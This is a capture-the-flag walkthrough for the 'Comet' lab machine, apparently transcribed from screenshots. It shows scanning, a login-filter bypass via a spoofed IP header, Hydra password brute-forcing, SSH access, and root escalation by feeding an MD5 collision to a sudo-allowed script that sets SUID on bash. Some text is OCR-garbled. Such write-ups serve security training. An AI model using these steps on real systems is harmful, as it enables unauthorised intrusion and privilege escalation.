```
Comet.

comet.

comet.

cromiphi

Release Date // 2023-03-20

MD5 // c5904dfab5795fcf2a352a36b65b25fb

Root // 66

User // 71

Notes //
Enjoy it.

Download

Congratz migue1985 you
pwned it!
```

```
$ netdiscover -r 192.168.0.0/24
192.168.0.43 08:00:27:f5:cb:d0 3 180 PCS Systemtechnik GmbH

$ nmap -sS --open -p- -n -Pn --min-rate 5000 -vvv 192.168.0.43
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64

$ nmap -sCV -p22,80 -n -Pn -vvv 192.168.0.43


PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: CyberArray
| http-methods:
```

_ Supported Methods: GET POST OPTIONS HEAD

\$ whatweb 192.168.0.43
http://192.168.0.43 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ],
Email[support@yoursite.com],

HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.0.43], Script[text/javascript], Title[CyberArray]

```
| Sequester | Seq
```



login has a firewall blocking my ip so pass it with this header

```
/html>
/home/guel © 18:13:35
$ curl http://192.168.0.43/ip.txt
let me in XD
```

the lets use hydra for finding pass for user admin

```
/home/guel • 34-18-07
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.43 http-post-form "/login.php:username-admin&password=^PASS^:H=X-ORIGINATING-IP:need d pass:F=Invalid"
Hydra v0.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-28 18:18:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), -896525 tries per task
[DATA] attacking http-post-form://192.168.0.43:08/login.php:username-admin&password=^PASS^:H=X-ORIGINATING-IP:need d pass:F=Invalid
[STATUS] 4208.00 tries/min, 4208 tries in 00:01h, 14340191 to do in 56:48h, 16 active
[80][http-post-form] host: 192.168.0.43 login: admin password: solitario
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-28 18:19:36
```

```
○ 8 192.168.0.43/logFire/
← → C ⋒
🤏 Kali Linux გ Kali Tools 💆 Kali Docs 🍣 Kali Forums 🤜 Kali NetHunte
Index of /logFire
                     Last modified Size Descri
        Name
 Parent Directory
   firewall.log
                    2023-02-19 16:35 6.8K
   firewall.log.1
                    2023-02-19 16:35 6.8K
   firewall.log.2
                    2023-02-19 16:35 6.8K
   firewall.log.3
                    2023-02-19 16:35 6.9K
   firewall.log.4
                    2023-02-19 16:35 6.8K
   firewall.log.5
                    2023-02-19 16:35 6.7K
   firewall.log.6
                    2023-02-19 16:35 6.9K
   firewall.log.7
                    2023-02-19 16:35 6.9K
   firewall.log.8
                    2023-02-19 16:35 6.7K
   firewall.log.9
                    2023-02-19 16:35 6.9K
   firewall.log.10
                    2023-02-19 16:35 6.8K
   firewall.log.11
                    2023-02-19 16:35 6.8K
   firewall.log.12
                    2023-02-19 16:35 6.9K
   firewall.log.13
                    2023-02-19 16:35 6.9K
   firewall.log.14
                    2023-02-19 16:35 6.9K
```

```
/home/guel/Downloads • 18:20:54
$ for i in {1..51}; do wget *http://192.168.0.43/logFire/firewall.log.$i* ;done
--2025-04-28 18:28:51-- http://192.168.0.43/logFire/firewall.log.1
Connecting to 192.168.0.43:80... connected.
HTTP request sent, awaiting response ... 200 OK
```


greping found user Jon


```
/home/guel/Downloads 🦫 👪 293
$ cat * | sort -u
                    00:e7:d2:0f:59:54:7e:ee:fa:59:e4:d2:ec:25:2c:
        02:05:fc:20:fb:a3:cd:a1:11:a2:2e:ec:67:d1:2f:a9:a7:cd:
                    03:4b:4d:49:eb:52:b7:38:00:bf:67:17:d7:62:9e:
        0b:c1:80:69:4d:07:83:b8:c5:f0:ec:cb:e1:ab:a7:05:ae:4e:
OuwlLJopYhn98VLrI7V8YVkq7OghUoYvU0dZc9Kypj+8nGwydQyccaANKkhKUxUJ
OWlbw5Meg+n9vX2M9Leay7EKQLBeMnl/xGzubCw8qog1wVGl0eAj6Hgsg1nBkQHl
        16:e8:ac:89:23:ad:59:37:ef:3e:18:2e:a4:c8:14:b7:e8:d3:
        1b:58:11:c2
                    1b:b9:7a:ca:6e:68:f9:2d:51:27:ff:4a:8a:8b:3b:
1d254803cb7e4067daaec465699bf8fe
2023-02-19 16:35:30 10.0.0.1 Connection refused from 192.168.0.1
2023-02-19 16:35:30 10.0.0.1 Dropped packet from 10.0.0.1 to 192.168.0.1
2023-02-19 16:35:30 10.0.0.1 HTTP request to unauthorized URL from 10.0.0.1
2023-02-19 16:35:30 10.0.0.1 Intrusion attempt from 192.168.0.1
2023-02-19 16:35:30 10.0.0.1 Port scan detected from 10.0.0.1
2023-02-19 16:35:30 10.1.1.1 Connection refused from 192.168.0.1
2023-02-19 16:35:30 10.1.1.1 Dropped packet from 10.0.0.1 to 192.168.0.1
2023-02-19 16:35:30 10.1.1.1 HTTP request to unauthorized URL from 10.0.0.1
2023-02-19 16:35:30 10.1.1.1 Intrusion attempt from 192.168.0.1
2023-02-19 16:35:30 10.1.1.1 Port scan detected from 10.0.0.1
2023-02-19 16:35:30 172.16.0.1 Connection refused from 192.168.0.1
2023-02-19 16:35:30 172.16.0.1 Dropped packet from 10.0.0.1 to 192.168.0.1
2023-02-19 16:35:30 172.16.0.1 HTTP request to unauthorized URL from 10.0.0.1
```

```
2023-02-19 16:35:31 192.168.0.1 HTTP request to unauthorized URL from 10.0.0.1 2023-02-19 16:35:31 192.168.0.1 Intrusion attempt from 192.168.0.1 2023-02-19 16:35:31 192.168.0.1 Port scan detected from 10.0.0.1 2023-02-19 16:35:31 192.168.1.10 | 192.168.1.50 | Allowed | Inbound connection | Joe 2023-02-19 16:35:31 192.168.1.1 Connection refused from 192.168.0.1 2023-02-19 16:35:31 192.168.1.1 Dropped packet from 10.0.0.1 to 192.168.0.1
```

lets see whats in firewall_update file with ghidra cause this file is an ELF 64-bit LSB pie executable

it comapre a hash with an imput, lets crack it





```
/home/guel/Downloads • 19:01:06
$ ssh joe@192.168.0.43
The authenticity of host '192.168.0.43 (192.168.0.43)' can't be established.
ED25519 key fingerprint is ShA256:slUJuaVeu8UNzbo7FaamRo2EWZrzFXveeiWZyCxeJE0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.43' (ED25519) to the list of known hosts.
joe@192.168.0.43's password:
Linux comet.hmw 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
joe@comet:-$ id
uid=1000(joe) gid=1000(joe) groups=1000(joe)
joe@comet:-$ sudo -1
Matching Defaults entries for joe on comet:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User joe may run the following commands on comet:
    (ALL: ALL) NOPASSWD: /bin/bash /home/joe/coll
joe@comet:-* $ []
```

we need two files named file1 and file2, with string "HMV" in the first line, the different content and same md5, so is asking for a md5 collision

lets download a md5 collision generator and proceed as you see next https://github.com/seed-labs/seed-labs/tree/master/category-crypto/Crypto_MD5_Collision/Labsetup

```
joe᠗comet:~$ chmod +x md5collgen
joe@comet:~$ rm file*
joe@comet:~$ echo "HMV" > /home/joe/file1
joe@comet:~$ echo "HMV" > /home/joe/file2
joe@comet:~$ rm file2
joe@comet:~$ ./md5collgen file1
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)
Using output filenames: 'msg1.bin' and 'msg2.bin'
Using prefixfile: 'file1'
Using initial value: 66fdfd128fcadfc4946a54c7a85dc86d
Generating first block: .....
Generating second block: S01.....
Running time: 42.5484 s
joe@comet:~$ ls
coll file1 md5collgen msg1.bin msg2.bin user.txt
joe@comet:~$ md5sum msg1.bin
aad00d33c2f3bfbe4daf9a7878b556a4 msg1.bin
joe@comet:~$ md5sum msg2.bin
aad00d33c2f3bfbe4daf9a7878b556a4 msg2.bin
joe@comet:~$ nano msg1.bin
joe@comet:~$ nano msg2.bin
joe@comet:~$ rm file1
joe@comet:~$ mv msg1.bin file1
joe@comet:~$ mv msg2.bin file2
joe@comet:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
joe@comet:~$ sudo /bin/bash /home/joe/coll
joe@comet:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1234376 Mar 27 2022 /bin/bash
joe@comet:~$ /bin/bash -p
bash-5.1# id
uid=1000(joe) gid=1000(joe) euid=0(root) egid=0(root) groups=0(root),1000(joe)
bash-5.1#
```